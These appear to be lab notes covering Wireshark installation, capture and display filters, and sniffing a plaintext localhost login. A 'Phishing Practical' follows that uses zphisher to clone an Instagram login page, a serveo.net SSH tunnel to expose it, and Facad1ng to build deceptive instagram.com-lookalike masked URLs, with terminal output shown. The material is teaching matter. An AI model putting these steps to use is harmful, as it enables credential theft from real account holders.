Wireshark Installation on Ubuntu:

1. Open terminal:

- sudo apt update
- sudo apt install wireshark

2. After installation, provide executable permissions to ‘dumpcap’ (responsible for capturing packets):

- sudo chmod +x /usr/bin/dumpcap

Web Server Configuration:

1. Install Apache2 Web Server:

- sudo apt install apache2

2. Open Firefox and type `localhost` in the search bar. The Apache2 Ubuntu default page should appear.

3. Edit the web page:

- sudo gedit /var/www/html/index.html

4. Modify the HTML content, save the file, and refresh `localhost` in Firefox to see your changes.

Wireshark Filtering :

1. Capture Filter vs Display Filter
    - Capture Filters are used to filter the incoming traffic.
    - Display Filters are used to filter the traffic which is after captured by Wireshark

CAPTURE FILTERS

SYNTAX	EXAMPLE
host <IP>	host 192.168.1.10 captures all traffic involving IP 192.168.1.10.
port <number>	port 443 captures all HTTPS traffic.
tcp, udp, icmp	tcp captures only TCP packets, excluding other protocols.
ether host <MAC>	ether host 00:11:22:33:44:55 captures traffic involving a device with that MAC address.
port 80 and icmp	capturing all HTTP and ICMP traffic (like ping requests and replies).

DISPLAY FILTERS

SYNTAX	EXAMPLE
ip.addr == <IP>	ip.addr == 192.168.1.10 shows all traffic involving the IP 192.168.1.10.
ip.src == <IP> / ip.dst == <IP>	ip.src == 192.168.1.10 shows only packets sent from 192.168.1.10.
tcp.port == <number> udp.port == <number>	tcp.port == 443 shows HTTPS traffic on port 443.
tcp.srcport == <number> tcp.dstport == <number>	tcp.dstport == 80 shows traffic sent to port 80 (HTTP).
tcp,udp,dns,icmp http,ldap,smb	protocol filters
frame contains <string>	“frame contains sastra” displays all packets that contain the word ‘sastra’
eth.addr == <MAC>	eth.addr == 00:11:22:33:44:55 shows packets involving the MAC address 00:11:22:33:44:55.
eth.src == <MAC> / eth.dst == <MAC>	Filters packets by source or destination MAC address.
tcp.port == 80 and ip.dst == 192.168.1.20	Displays HTTP traffic sent to IP 192.168.1.20.

ADVANCED DISPLAY FILTERS

SYNTAX	EXAMPLE
http.request	Filters only HTTP request packets (e.g., GET, POST).
http.response	Filters only HTTP response packets.
http.request.method == "GET" http.request.method == "POST"	Displays HTTP GET and POST requests specifically
http.host == "<hostname>"	http.host == "www.example.com"
tcp.flags.syn == 1 and tcp.flags.ack == 0	Displays TCP SYN packets that start the three-way handshake (initiating a connection).
(arp or icmp) and ip.addr == 192.168.1.1	Captures ARP and ICMP traffic to/from a specific IP address.
tcp.analysis.flags	displays all retransmissions, duplicate acks, zero windows, and more in the trace. Helps when tracking down slow application performance and packet loss.
not (arp or icmp or dhcp)	Excludes ARP, ICMP, and DHCP traffic from the capture.

Wireshark Packet Sniffing:

1. Open Wireshark with elevated permissions:

- sudo wireshark

2. Select the loopback interface (used to capture packets from the local server).

3. Right-click on the loopback interface and start capturing packets.

4. Visit the `localhost` login page, enter your username and password.

5. Stop capturing packets by clicking the red square in Wireshark.

6. Apply the following filter to isolate HTTP POST requests:

- http.request.method=="POST"

7. Analyze the captured HTTP login page packet.

8. Save the captured packets as a `.pcap` file for future reference:

- Press `Ctrl+S` to save.

PHISHING FLOW

PLANNING AND TARGETING

- Research
- Fake Websites

DELIVERY
[sending phishing mail]

- Clicking a Link
- Downloading an Attachment
- Logging to a Fake Website
- Responding with PII

EXPLOITATION & EXFILTRTION

- Capturing Info
- Downloading Malware

ATTACK CONTINUATION

- Targeting others using Compromised Account
- Monetization

Phishing Practical

1. Installing zphisher for performing attack
   - zphisher_github
2. Installing Facad1ng for url masking
   - Facad1ng_github
3. Go to zphisher directory and run
   - bash zphisher.sh
4. select instagram --> traditional page --> localhost

Phishing Practical

5. open a new terminal
6. create a public link
    - ssh -R 80:localhost:8080 servo.net
    - copy the created public link


```
jagz24@jagz24:~/Desktop/zphisher$ ssh -R 80:localhost:8080 serveo.net
Forwarding HTTP traffic from https://c41d3bee3978bcf3f4950d220758b5e7.serveo.net
```

7. Go to Facad1ng directory and run
    - python3 facad1ng.py
    - Enter original url
    - Enter domain and extra keywords for url masking
    - copy the generated url

```
jagz24@jagz24:~/Desktop/Facad1ng$ ls
Facad1ng.ipynb  facad1ng.py  image  LICENSE  PyPI  README.md  requirements.txt
jagz24@jagz24:~/Desktop/Facad1ng$ python3 facad1ng.py

FACAD1NG
    The Ultimate URL Masking Tool

 ➤ Version      : 1.0.0
 ➤ Creator      : Spyboy
 ➤ Twitter      : https://spyboy.in/twitter
 ➤ Discord      : https://spyboy.in/Discord
 ➤ Website      : https://spyboy.in/
 ➤ Blog         : https://spyboy.blog/
 ➤ Github       : https://github.com/spyboy-productions/Facad1ng

Enter the original link (ex: https://www.ngrok.com): https://c41d3bee3978bcf3f4950d220758b5e7.serveo.net/login.html

Enter your custom domain (ex: gmail.com): instagram.com

Enter phishing keywords (ex: free-stuff, login): make-reels
Error shortening URL with Shortener 1: There was an error on trying to short the url: b'Error'
Error shortening URL with Shortener 2: There was an error on trying to short the url: b'Blacklisted long URL.\n'

Original URL: https://c41d3bee3978bcf3f4950d220758b5e7.serveo.net/login.html

[~] Masked URL (using multiple shorteners):
 ➤ Shortener  1: https://instagram.com-make-reels@clck.ru/3DeFVY
 ➤ Shortener  2: http://instagram.com-make-reels@osdb.link/q6k7y
jagz24@jagz24:~/Desktop/Facad1ng$
```

Phishing Practical

1. Paste the url in the Firefox browser
2. Enter the Username, Password and click Login



Phishing Practical

1. No you can see the details in zphisher terminal